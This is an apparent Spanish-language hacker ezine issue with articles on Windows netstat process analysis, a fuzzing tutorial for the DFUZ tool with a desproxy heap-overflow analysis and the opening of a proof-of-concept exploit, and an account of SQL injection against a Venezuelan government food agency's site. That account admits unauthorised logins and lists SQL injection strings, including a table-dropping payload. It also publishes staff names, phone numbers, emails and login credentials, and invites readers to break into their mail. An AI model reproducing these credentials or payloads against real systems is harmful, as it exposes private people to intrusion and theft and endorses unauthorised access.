Análisis de procesos en Windows y Utilidades adicionales | Un caso más... de muchos tantos
Fuzzing: Encontrando vulnerabilidades | Anonymous?: Caso práctico
Escaneo básico de puertos utlizando flags TCP | Emulador de tarjetas PROM
Proxifying for fun and profit | WEP/WPA default predecible en Thomson Speedtouch ST585
Samurai Framwork Testing | Instalación Backtrack 3 | Explotando un RFI en una WebApp comercial
An insecurity overview of the Samsung DVR SHR-2040

RTM Essential 5.0

RTM

vulnerability + research

```
 (o)
 °1°
 /\ /\
 """"
HAckERs.....
¡D00dz!
##########################################################################
//y aquí estamos de nuevo, y por lo visto cada vez es mas difícil                     //
//liberar un nuevo numero, ya que se ha notado que la                                  //
//gente últimamente ya no escribe articulos para una ezine.                            //
//al menos por este lado del planeta...                                                //
//nuestras intenciones siempre han sido ser el medio para despertar                    //
//ese espíritu hacker que hay en muchos, en personas entusiastas                       //
//a la tecnología y la información con ganas de descubrir lo que                       //
//esta mas aya de la vista mental de muchos.                                           //
//en muchas ocasiones hemos hablado sobre la situación actual, de que                  //
//a la nueva generación le cuesta arrancar mucho, de que hay gente con                 //
//destreza pero trabajan en anonimato, son los que desarrollan,                        //
//descubren y explotan vulnerabilidades 3%. Los profesionales y                        //
//entusiastas 20%, y el resto como aficionados y script kiddies.                       //
//Ahora queda pensar en que lugar nos catalogamos y que podemos hacer                  //
//para mejorar. Pienso que esto es relativo al talento, la mentalidad                  //
//que forjamos y el esfuerzo.                                                          // R.T.M.
//                                                                                     //+-+-+-+-|
--=========================================================================---               |
*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*______,          |
[en gran porcentaje los estudiantes se dedican a aprender solo lo que              |---------|
[te enseñan en la universidad y ya. Pienso que el campo de la                    .-----|
[investigación solo es llevado a cabo por personas que ya han terminado            __/
[una maestría o están en un doctorado. Cosa que a mi parecer debería de            |
[cultivarse desde mas temprana edad. Pero nos estamos limitando a lo que           ]
[otros ya saben y a veces esos otros son personas ya de edad, que según            ]
[el sistema de una universidad te vienen enseñando cosas algo obsoletas,           ]
[ya que el plan de estudio no se actualiza desde hace 6 años o porque              ]
[así es el plan de estudio desde quien sabe cuando. Y al final tenemos a           ]
[un profesional que se enfrente a una realidad muy diferente a la hora             ]
[de entrar en el campo laboral. Se que tendríamos que poner de nuestra             ]
[parte y eso es lo que pretendo ya que mucha gente ignora la realidad              ]
[y piensan que con obtener un titulo ya estas listo para todo.                     ]
[aquí las certificaciones están jugando un papel importante y es algo a            ]
[lo que deberíamos tomar mucho en cuenta ya que cada vez hay mas enfoques          ]
[en este campo tan amplio. Se que no es del todo así, porque hay muchos            ]
[lugares que están haciendo algo al respecto, pero también hay muchas              ]
[escuelas con esta problemática, en donde los perjudicados terminamos              ]
[siendo nosotros.                                      ]
 \<><><><><><><><><><><><><><><><><><><><><><><><><><><><><><><><><><><><><>/
```

Haz siempre lo que te gusta y creas conveniente.
haz lo que hagas, pero hazlo bien.

Set by OpTix

Contenido:

Análisis de procesos en Windows y Utilidades adicionales

OpTix
optix@zonartm.org

Bueno lo que veremos a continuación son una serie de pasos que pueden ser útiles para cualquier administrador o técnico, si crees que has sido vulnerado tu sistema y algún proceso esta corriendo sin tu previa autorización es momento de hacer un análisis y ver que esta pasando.

En primera instancia haremos un listado de los puertos tcp/udp que están a la escucha, conexiones establecidas, etc.

Desde la línea de comandos tecleamos.

```
C:\>netstat

Conexiones activas

  Proto  Dirección local        Dirección remota       Estado
  TCP    caronte:1033           4.70-84-172.reverse.theplanet.com:6667  ESTABLIS
HED
  TCP    caronte:1034           66.159.11.253:30003    ESTABLISHED
  TCP    caronte:1757           81.52.250.214:http     CLOSE_WAIT
  TCP    caronte:1758           81.52.250.214:http     CLOSE_WAIT
  TCP    caronte:2603           sb13.boling.org:4821   ESTABLISHED
  TCP    caronte:2804           openwire.metawire.org:22  ESTABLISHED
  TCP    caronte:2901           p54A25C7D.dip.t-dialin.net:4662  ESTABLISHED
  TCP    caronte:2933           64.233.179.99:http     ESTABLISHED
  TCP    caronte:4662           95.Red-81-35-4.dynamicIP.rima-tde.net:2013  ESTA
BLISHED
  TCP    caronte:4662           106.Red-83-38-208.dynamicIP.rima-tde.net:2372  E
STABLISHED
  TCP    caronte:4662           200.79.201.107:4564    ESTABLISHED
  TCP    caronte:1035           localhost:1036         ESTABLISHED
  TCP    caronte:1036           localhost:1035         ESTABLISHED
```

Como pueden ver esta establecida una conexión al servidor irc de Raza, en el puerto 10003. Pero esto no es todo, es importante aparte de esto ver las conexiones que están a la escucha y en que puertos “LISTENING”.

```
C:\>netstat -na

Conexiones activas

  Proto  Dirección local        Dirección remota       Estado
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:4662           0.0.0.0:0              LISTENING
  TCP    10.74.73.64:139        0.0.0.0:0              LISTENING
  TCP    10.74.73.64:1033       70.84.172.4:6667       ESTABLISHED
  TCP    10.74.73.64:1034       66.159.11.253:30003    ESTABLISHED
  TCP    10.74.73.64:2603       64.34.161.179:4821     ESTABLISHED
  TCP    10.74.73.64:2804       216.147.196.26:22      ESTABLISHED
  TCP    10.74.73.64:3339       207.46.6.172:1863      TIME_WAIT
```

Es posible que algún troyano o algo malicioso este a la escucha, si deseamos hacer unos filtros mas específicos usaremos la siguiente combinación.

C:\>netstat -na | find "LISTENING" esto depende de lo que queramos ver en especifico, podemos aplicarlo también a ESTABLISHED, etc.

```
C:\>netstat -na | find "ESTABLISHED"
  TCP    10.74.73.64:1033       70.84.172.4:6667       ESTABLISHED
  TCP    10.74.73.64:1034       66.159.11.253:30003    ESTABLISHED
  TCP    10.74.73.64:2603       64.34.161.179:4821     ESTABLISHED
  TCP    10.74.73.64:2804       216.147.196.26:22      ESTABLISHED
  TCP    10.74.73.64:3360       83.38.208.106:4662     ESTABLISHED
  TCP    10.74.73.64:3362       84.56.226.106:4662     ESTABLISHED
  TCP    10.74.73.64:3363       70.29.102.66:4662      ESTABLISHED
```

Bien ahora sabemos que puertos y en que dirección hay conexiones establecidas. Pero ¿si deseamos conocer el PID?

PID (es un numero de identificación del proceso que se esta corriendo), le especificaremos un parámetro mas al comando.

```
C:\>netstat -nao | find "ESTABLISHED"
  TCP    10.74.73.64:1033       70.84.172.4:6667       ESTABLISHED     1984
  TCP    10.74.73.64:1034       66.159.11.253:30003    ESTABLISHED     1984
  TCP    10.74.73.64:2603       64.34.161.179:4821     ESTABLISHED     2188
  TCP    10.74.73.64:2804       216.147.196.26:22      ESTABLISHED     3132
  TCP    10.74.73.64:3360       83.38.208.106:4662     ESTABLISHED     2188
  TCP    10.74.73.64:3362       84.56.226.106:4662     ESTABLISHED     2188
  TCP    10.74.73.64:3366       71.80.186.44:11000     ESTABLISHED     2188
  TCP    10.74.73.64:4662       200.94.172.245:2132    ESTABLISHED     2188
```

Hasta ahora tenemos un detalle más de nuestros procesos, pero la intención es conocer que programas establecen dichas conexiones.

Existe un comando sencillo que nos dará esta información:

C:\>tasklist

```
Nombre de imagen             PID  Nombre de sesión   Núm. de      Uso de memoria
=========================================================================
System                         4      Console                0            220 KB
smss.exe                     448      Console                0            372 KB
csrss.exe                    508      Console                0          2.320 KB
winlogon.exe                 532      Console                0          1.060 KB
services.exe                 576      Console                0          5.192 KB
lsass.exe                    588      Console                0          1.428 KB
spoolsv.exe                 1188      Console                0          4.468 KB
nod32krn.exe                1344      Console                0         17.492 KB
SMAgent.exe                 1384      Console                0          1.548 KB
svchost.exe                 1404      Console                0          4.264 KB
alg.exe                     1772      Console                0          3.964 KB
explorer.exe                 720      Console                0          8.560 KB
SMax4PNP.exe                 316      Console                0          4.948 KB
SMax4.exe                   1364      Console                0          3.740 KB
winampa.exe                 1452      Console                0          1.836 KB
nod32kui.exe                1480      Console                0          1.648 KB
ctfmon.exe                  1504      Console                0          2.912 KB
mirc.exe                    1984      Console                0          1.664 KB
```

El siguiente análisis se realiza en una maquina con Windows xp, por lo tanto el comando Netstat nos ofrece indagar mas sobre los procesos, en este caso podemos saber que módulos se incorporan en dicho proceso. Cabe mencionar que hay muchas herramientas que nos pueden dar esta misma información, pero en esta ocasión se trata de valernos de lo que nos ofrece el propio sistema.

Estos parámetros son “v” y “b”, un ejemplo seria:

```
C:\>netstat -bv

Conexiones activas

  TCP    caronte:1034           66.159.11.253:30003    ESTABLISHED     1984
  C:\WINDOWS\system32\mswsock.dll
  C:\WINDOWS\system32\imon.dll
  F:\mIRC\mirc.exe
  -- componentes desconocidos --
  [mirc.exe]

  TCP    caronte:2603           sb13.boling.org:4821   ESTABLISHED     2188
  [emule.exe]

  TCP    caronte:2804           openwire.metawire.org:22  ESTABLISHED     3132
  C:\WINDOWS\System32\mswsock.dll
  C:\WINDOWS\system32\imon.dll
  F:\Archivos de programa\SSH Communications Security\SSH Secure Shell\SshClient.exe
  -- componentes desconocidos --
  [SshClient.exe]
```

Espero que aunque sencillo pero te haya servido esta serie de pasos, saludos a la gente de Colombia!! Y cualquier cosa ahí esta el e-mail.

Un caso más… de muchos tantos

OpTix
optix@zonartm.org

El siguiente texto no esta orientado a ningún nivel, ni espero que aprendas algo nuevo después de leerlo. Más que nada es para darnos cuenta que aun a estas instancias siguen existiendo administradores de redes, servidores, webs, encargados del área de sistemas en muchas empresas, que no asumen la seguridad como un compromiso fundamental dentro de todo este ambiente.

Muchos no hacen nada por las sencillas razones de que mientras no suceda algo extraño, todo estará bien, o mientras las cosas funcionen como se esperaba, es suficiente. Esta mentalidad conformista de dejar en segundo plano el tema de la seguridad no cabe en este ámbito y algunos ya han tenido que pagar las consecuencias por una “necedad”, al verse afectados por algún intruso que irrumpió en sus sistemas, bases de datos, etc. Comprometiendo información confidencial empresarial o de las personas que laboran en ella. Y más cuando se trata de organismos dependientes del gobierno o similar, donde los intereses de las personas se ven afectados. Es el típico caso en México de Telmex, del que ya se ha vuelto común que salgan fallos en los servicios que ofrecen en línea.

Por un tiempo no muy atrás, me di a la tarea de reportar sitios con algunas vulnerabilidades. Y que de las cuales me di cuenta de lo difícil que es aun localizar a un administrador. En una ocasión queriendo reportar un fallo al admin de una web, envié varios mails a la dirección de contacto, de la que nunca obtuve una respuesta de ningún tipo, lo grave es que involucraba cuentas de otras empresas y reportes al día. xD lo mas curioso es que después de algunos intentos fallidos quise ver la forma de hacerlo desde un teléfono publico, ya que contaban con un numero gratuito para información y demás asuntos. En primera instancia me comunique a la línea general donde la recepcionista te atiende diciendo << en que puedo ayudarte>> - Deseo que me comunique a la persona de sistemas para un asunto relevante. << En estos momentos no hay quien pueda atenderle>> al parecer todos estaban muy ocupados. Al final le dije: dígale al responsable del área que en su pagina web tienen un fallo de seguridad que compromete la integridad de su información para que lo solucionen a tiempo… a lo que amablemente y sin comprender de lo que hablaba respondió << si Sr. gracias se lo haré saber en cuanto llegue>>. Después de algunos meses la situación era la misma. En otra ocasión si hubo respuesta al mail, pero ahora la persona encargada no tenia la suficiente noción de saber en que consistía el fallo o como solucionarlo. Dejando ver que en muchas ocasiones también no son personas competentes y carecen de los conocimientos o la preparación suficiente para ostentar estas responsabilidades. Y creo que esto no va mas aya de estar un poco al día en la red para enterarnos de fallos y cosas que nos puedan afectar. Un ejemplo de esto es el siguiente:

Hace aproximadamente un año atrás o algo mas navegando por la red me encontré con un sitio que me llamo la atención porque maneja un sistema de login que deja ver un enlace en su index programado en .asp. a lo que me di a la tarea de hacer una practica de Injection SQL . Para los que aun no conozcan esta técnica, se basa en usar formularios sin validación de cadenas permitiendo que un usuario pueda enviar código corrupto a la base de datos. A decir que mas que una vulnerabilidad es un error que puede ocurrir en muchos lenguajes de programación o de script que este dentro de otro permitiendo la concatenación de consultas. Una consulta normal para un formulario de user y password podría ser la siguiente:

```
"Select * From Usuarios Where usuario='" & Request.Form("usuario") & "' And password='" & Request.Form("password") & "';"
```

En este ejemplo se extraen los datos de usuario y contraseña que se hayan introducido para validarlos con la DB.

Ahora, si introducimos la siguiente cadena en los campos:

```
Usuario --> admin' Or true ''
Contraseña --> admin' Or true ''
```

La cadena final quedaría así:
Select * From Usuarios Where usuario='admin' Or true '' And password='admin' Or true '';

Esta cadena da acceso al usuario admin o al primer usuario de la base de datos. Si por ejemplo la base de datos admite concatenación de cadenas se podría hacer lo siguiente:

Usuario --> admin
Contraseña --> admin'; Drop Table usuarios; Select * From articulos Where titulo like '%

Con esto estaríamos echando a perder la base de datos. Existen muchas mas cadenas que se pueden usar para los campos usuario y contraseña.

' or '' = '
' or '' = '

En la red hay muchos artículos muy amplios al respecto detallando también como solucionarlos.

EL CASO MERCAL C.A (http://www.mercal.gob.ve):

No tengo nada en contra del sistema de Venezuela, aunque se que a muchos no les agrada su presidente por lo problemático que se ha vuelto en toda Latinoamérica, ahora interfiriendo en asuntos de Colombia. Bien pues de seguro a muchos venezolanos esta información les será de interés.

Como les comente anteriormente para los que no sepan Mercal es una institución que depende del ministerio del poder popular para la alimentación en Venezuela, en otras palabras es un mega mercado del gobierno y provee alimentos a toda la republica. Los hechos sucedieron hace algunos años atrás. Del que pude evidenciar la falta de seguridad y que tan desactualizados estaban en materia de seguridad, al día de hoy el problema ya esta reparado, al no permitir la validación de estas cadenas. Algunas caps….

De echo hay una cuenta que le hicieron al presidente (Hugo Chavez), hice login algunas veces con esa, nada mas que no tengo la cap. El provecho que le saque a esta intrusión es darme cuenta como esta estructurada y organizada una empresa de esta magnitud. Y en verdad hay cosas interesantes.

Bueno, en realidad el problema esta reparado a medias. Les adjunto unos archivos que tal vez le puedan ser útiles con información de la organización, etc. Es obvio que algunos datos o en su mayor parte ya no están funcionando pero siempre es bueno tener algo de info por ahí. También si alguien le gusta husmear en cuentas de correo, les dejo el acceso ya ustedes consigan los datos, no es difícil, me echo de algunos pero prefiero no publicarlos.

https://emailserv.reacciun.ve/app/openwebmail.pl

Bueno, por aquí algunos datos de login, de hace algunos meses atrás, desconozco si aun están vigentes: de echo son los admins por si les quieren echar un fonazo.

Arredondo
Maritza
04164319082
marredondo@mercal.gov.ve
user:mnac
pasw:2244
admin1

Gutierrez
Alcalis
04166222105
agutierrez@mercal.gov.ve
User:agutierrez
pasw:agutierrez

Morillo Prada
Elis Enrique
04167342212
emorillo@mercal.gov.ve
emorillo
emorillo

Nuñez
Eduardo
user:
enunez
enunez


Hernández
Jorge
0416-622-4595
jorge
jorge

Limongi
Alexis
04166136782
alimongi@mercal.gov.ve
alimongi
lennyn

Monzón
José Miguel
04143804488
jmonzon@mercal.gov.ve
jmonzon
votado

Ramos
Marbelys
0416-455-4455
gmarbelys
03072005

Ochoa
Karina
04141335797
kochoa@mercal.gov.ve
kochoa
kochoa



Ojala no se vayan a manchar con esta empresa xDDD, y solo lo usen con fines para enriquecer sus conocimientos, ósea didácticos.

Pues de estos no queda mucho que decir así que nos veremos hasta otro numero. Cya!

Fuzzing: Encontrando vulnerabilidades

Diego Bauche
diego.bauche@genexx.org

Definiciones de fuzzing:

Mandar secuencias de bytes alterados y/o aleatorios para buscar anomalías en un protocolo.

Fuzzing es una metodología para buscar errores en un protocolo mandando diferentes tipos de paquetes a ese protocolo que contienen data que empuja las especificaciones del protocolo al punto de romperlas y mandando estos paquetes a un sistema capaz de recibirlos, y finalmente monitorear los resultados. el Fuzzing puede tomar muchas formas dependiendo en el tipo de protocolo, y las pruebas deseadas.

Cual es el fin del fuzzing:

El fuzzing se basa en mandar secuencias de bytes alterados y/o aleatorios sobre un protocolo, haciendo que este protocolo los interprete de una forma anormal con el fin de encontrar vulnerabilidades en programas y servicios.

Lo que el fuzzing puede hacer.

1. Descubrir vulnerabilidades en cualquier tipo de protocolo
2. Dar información para crear códigos de concepto (PoC) con el fin de ejecutar código arbitrario y/o causar denegaciones de servicio.
3. Causar una denegación de servicio en algún sistema.
4. Causar ruido (IDS, logs) en los sistemas donde se provoque el fuzzing.
5. Romper permanentemente un servicio (En ciertos (pero pocos) casos).
6. Una prueba alterna para probar la fiabilidad de ciertas aplicaciones con el fin de mantener un sistema seguro.
7. Una forma alterna de depurar una aplicación.

Auditando aplicaciones.

1. Lectura del código fuente.
2. Ingeniería inversa.
3. Depuración (IDA, OllyDBG, GDB, etc.).
4. Seguimiento de instrucciones (strace, ltrace, truss, etc).
5. Sniffers (ethereal, dsniff, sniffit, sage, etc.).

Problemas de la auditoria de codigo

1. Lectura del código fuente:

a) Código cerrado
b) Código ofuscado o difícil de leer.
c) Instrucciones difíciles de seguir.

2. Ingeniería inversa:

a) código encriptado
b) código comprimido
c) Self-Decrypt.

3. Depuración:

a) Protecciones anti-debugging
b) código encriptado.
c) Linux: problemas con ptrace().
d) Self-Decrypt.

4. Seguimiento de instrucciones:

a) Problemas con ptrace
b) Evasión de uso de instrucciones de LIBC (ltrace)

5. Sniffers:

a) Comunicación encriptada.
b) Comunicación codificada.
c) Protocolo binario.

Alternativa:

FUZZING: El fuzzing es difícil (sino imposible) de evadir, ya que los protocolos tienen obviamente de primer propósito servir bien a los clientes solicitantes, la generación de fuzzing puede emular protocolos y lucir exactamente igual que cualquier cliente, con el único detalle de que de una forma u otra se están mandando bytes malformados, que para un protocolo es difícil de detectar si vienen de un atacante, o no.

Ejemplos de vulnerabilidades en aplicaciones encontradas con fuzzing.

a) WS_FTP
b) WarFTPd
c) RealServer 8.0.2-9.0.2
d) MS RPC Stack Overflow (MS03-026)
e) mstask.exe remote DoS
f) lshd (GNU sshd)
g) rpc.sadmind (Solaris 6-9)
h) Serv-U
i) Ratbox IRCD < 1.2.3
j) Sambar webserver 0.6
k) Overflows in IE BRowser
l) Mailman

¿**Haciendo fuzzing, que usar**?

a) SPIKE (Dave aitel, Immunity Inc.)
b) SMUDGE (nd)
c) DFUZ

DFUZ: La busqueda de bugs sobre nuestra herramienta.

Como funciona DFUZ

```
$ ./dfuz
# dfuz 0.1.8, remote protocol fuzzer.
# diego.bauche@genexx.org
 Usage: ./dfuz <host> <rule_file> [-v] [-l logfile]
$
```

DFUZ se basa en leer archivos de reglas, parsearlos y juntar la información, con muchas opciones juntas.

Que es capaz de hacer DFUZ

Hasta la version 0.1.8, dfuz es capaz de hacer muchas cosas:

```
# this is a sample rule.
# -Diego

# isn't this obvious?
port=21
```

rules/example.rule:

```
# Ok, this is how initstring/endstring/request format can be like:
# All format ways need to be separated by a comma.
#  - Clean format:
#   "STRING": will put string.
#   0x(hex byte): will put the hex byte.
#   |addr| or |xaddr|: will put addr in hex.
#   |addrx(num)| or |xaddrx(num)|: will put addr in hex (num) times.
#   [(1-byte ASCII)x(num)]: will put (num) times (1-byte ASCII).
#   [\x(hex byte)x(num)]: will put (num) times (hex byte).
#   ["string"x"(num)]: will put (num) times "string".
#   decimal-num: will put the decimal number.
#   {(addrfirst)-(addrend) x (salt)} will change (addrfirst) on buffer + (salt) on every try until (addrend) is reached (note: possible always since
0.1.8).
#   $VARIABLE: it will put the value of 'VARIABLE' (you can check vars list (and create/delete them) in include/vars.h)
#  - Functions: (Note: only '\n' is accepted as escape character.)
#    %print("STRING"): will print "STRING" to stdout.
#    %get_input("STRING"+size): will print "STRING" to stdout and then will read from stdin (size) bytes and put them into the buffer.
#  - Protocols:
#       (see doc/proto_details.txt for details)
#
# Example:
# initstring=@ftp:user("foo"),0x0a,|deadfed|,[Ax4],[\x42x4],1234,|xdeadfed|,["HEHE"x2],%get_input("Gimme a string: "+24),|x4545x2|,
$CRASHME,{41414141 x 414141ff x 4},{bffff000-bfffffff x 4}

# this will send <initstring> everytime fuz try start.
initstring=@ftp:user("ftp"),@ftp:pass("mozilla@"),"AAAA",0x0a,0x0a,0x0a

# this will send <endstring> at the end.
endstring=@ftp:quit()

# this will always put this first when fuzzing
request=@ftp:site("EXEC ")

# max size the fuzz will generate random data (of course, - initstring - endstring)
maxsize=256

# it'll first try fuzzing with this size
trysize=184

# This will repeat the fuz <repeat> times :)
repeat=65535

# This will make a sleep() call every time a try_fuzz() is finished.
wait=1

# This will enable some options
# options can be:
#  no_random_data : don't send the random data
#  no_random_size : it will use only trysize
#  no_read_output : will not print the result of read_*
#  dont_send_request: obvious
```

```
#  dont_send_initstring: obvious
#  dont_send_endstring: obvious
#  read_after_initstring: read after initstring and print the result
#  read_after_request: read after request and print the result
#  read_after_endstring: read after endstring and print the result
#  read_first: this will read after connection (banner or i don't know)
#  interact: will do select() between client and server after sending (and read_after_endstring) endstring.
#  keep_connecting: this will continue the process even if we cannot connect (in a few words: DON'T EXIT).
#  done_read_endstring: if read_after_endstring len > 0 bytes, our process is done.
#  random_ascii: only generate ascii random data.
#  random_alphanum: only generate alphanumeric random data.
#  random_graph: only generate printable random data
#  random_A: only A's (wouldn't be random data of course)
#  big_endian: will make {} formats big endian (little_endian by default)
#  little_endian: will make {} formats little endian (default)
#
# note: in read_*, you can put more than one to read more times
options=read_first,read_after_initstring,read_after_initstring,read_after_endstring
```

doc/proto_details.txt:

```
This has been made for avoiding some payload when emulating protocols.
Protocol functions are avaliable since 0.1.8 (added on 22/03/04), avaliable functions are:
----
- ftp: ftp sessions
        ftp:user("<user>")
        ftp:pass("<pass>")
        ftp:quit()
        ftp:mkd("<dir>")
        ftp:cwd("<dir>")
        ftp:pwd()
        ftp:rmd("<file>")
        ftp:dele("<file>")
        ftp:site("<cmd>")

- pop3: pop3 sessions
        pop3:user("<user>")
        pop3:pass("<pass>")
        pop3:quit("<quit>")
        pop3:dele("<datanum>")
        pop3:top("<datanum>")
        pop3:list("<data>")

- telnet: telnet sessions
        telnet:negociate() <- Needed first if the peer uses a telnetd protocol.
        telnet:user("<user>")
        telnet:pass("<pass>")

- smb: smb sessions
        smb:setup() <- Used to made a smb session setup.
```

DFUZ: protocolos

DFUZ, como se pudo apreciar, tiene la capacidad de emular ciertos protocolos por medio de manejadores que se van añadiendo con el tiempo.

```
$ ./dfuz pine.servidores.unam.mx telnet.rule
# dfuz 0.1.8, remote protocol fuzzer.
# diego.bauche@genexx.org
+ rule file parsed ok.
+ Beginning...

+ Try #0:
```

```
+ Interacting.
net Server
login: + Connection closed.
+ Done.
+ Finished.
$ cat telnet.rule | grep initstring
initstring=@telnet:negociate()
$ ./dfuz 192.168.2.33 ./smb.rule -v
# dfuz 0.1.8, remote protocol fuzzer.
# diego.bauche@genexx.org
+ rule file parsed ok.
+ Beginning...

+ Try #0:
+ Ok: SMB Session made successfully

# initstring size = 0 bytes
# request size: 0 bytes
# endstring size: 0 bytes
# Together (With random data): 4095 bytes

+ Done.
+ Finished.
$ cat smb.rule | grep initstring
initstring=@smb:setup("*SMBSERVER")
$
```

DFUZ en ejemplos reales:

Para la demostración, se escogen dos programas:

A. Quick'n Easy FTP server 2.03 (Windows) - http://www.pablovandermeer.nl
B. Desproxy: a TCP tunnel for HTTP proxies (Unix) - http://desproxy.sourceforge.net

- [A]:

1. Se instala la aplicacion
2. Se abre, configura y se inicializa.
3. Se abre una session SSH hacia otro servidor (puede ser el mismo)
4. Se crea una regla para probar la fiabilidad de la aplicacion:

```
$ more rules/ftp/unknown-user.rule
port=21
initstring=@ftp:user("(AAAA)")
request=""
endstring=0x0a,@ftp:quit()
repeat=256
maxsize=4096
trysize=256
wait=1
options=read_first,read_after_initstring,read_after_endstring
$
```

5. Se ejecuta dfuz contra el servidor:

```
$ ./dfuz 192.168.2.5 ftp.rule
# dfuz 0.1.8, remote protocol fuzzer.
# diego.bauche@genexx.org
+ rule file parsed ok.
+ Beginning...

+ Try #0:
# Reading first:
```

```
|220|[0x20]|Welcome|[0x20]|to|[0x20]|Quick|[0x20]|'n|[0x20]|Easy|[0x20]|FTP|[0x20]|Server|[0x0d][0x0a]

# Done reading (41 bytes).
...
```

6. El programa demuestra su fiabilidad:

7. Se lee el log, de acuerdo con el programa:

8. Se depura la aplicacion, en busca del bug:

- [B]

1. Se ejecuta el programa.
2. Se crea una regla para fuzzearlo:

```
$ more desproxy.rule
port=53
initstring=0xc2,0x09,[\xccx4],|0x41424344|
request=""
endstring=""
repeat=100
maxsize=4000
trysize=1000
wait=1
options=random_ascii
$
```

3. Se ejecuta el fuzzer contra la aplicacion, y despues de varios intentos, el programa muere:
4. Se analiza el core:
5. se hace un analisis intenso sobre la vulnerabilidad, este es el bug:

Existe un heap overflow en main():

```
#define BUFFER_SIZE 1500
#define MAX_BUF_LEN 512

...

if ((count=read(client_sock[connection],buffer,BUFFER_SIZE))==-1)
{
    error("read");
    exit(1);
}
if (count==0) EOC(connection);
else {
  memcpy(&requests[connection].buffer[requests[connection].bib],buffer,count);

  requests[connection].bib=requests[connection].bib+count;
```

A primera vista se podría decir que nosotros podemos meter 1500 bytes en requests[connection].buffer, pero como el read solo lee 1500 bytes, en la variable requests[connection].bib se suma count, haciendo.bib 1500. si nosotros mandamos 3000 bytes, primero va a hacer el read, luego va a regresar al loop y volverá a leer otros 1500, haciendo esto que en el memcpy se copien los siguientes 1500 bytes a la dirección de requests[connection].buffer[requests[connection].bib], así que por definición podemos escribir gran parte del heap.

EXPLOTACION:

Con esto podemos modificar la variable requests[connection].size y requests[connection].bib, pudiendo causar después un stack overflow cuando se llama a answer_request():

```
requests[connection].size=htons(*((unsigned short int *)&requests[connection].buffer[0]));

main():

...

if (requests[connection].size == requests[connection].bib-2)
{
    if (answer_request(connection,requests[connection].size)<0)
    {
        EOC(connection);
    }

...
```

Si nosotros sobrescribimos requests[connection].size por el mismo valor que sobrescribimos requests[connection].bib + 2, podemos hacer que entre a este if y llame a la funcion answer_request():

```
answer_request():

...

char buffer[MAXREQUESTLEN+2];

...

if (connection == UDP_CONNECTION) {
memcpy(&buffer[2],UDP_buffer,size);
htons_size=htons(size);
memcpy(buffer,&htons_size,2);
debug_printf("UDP\n");
} else {
    memcpy(buffer,requests[connection].buffer,size+2);
    debug_printf("TCP\n");
}
```

El problema aqui es que aun con esto, si nuestro buffer esta localizado en el stack en una direccion mas baja a 0xbffff63e`, no servira ya que como copiamos 2498 bytes, no puede llegar arriba a 0xc0000000 sino lanzara un SIGSEGV ya que tratara de copiar a esa direccion obviamente no escribible.

PoC (Proof of Concept):

```
// Remote heap overflow hole in desproxy <= 0.1.2
// diego.bauche@genexx.org -> dex 06/08/03

#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <netdb.h>

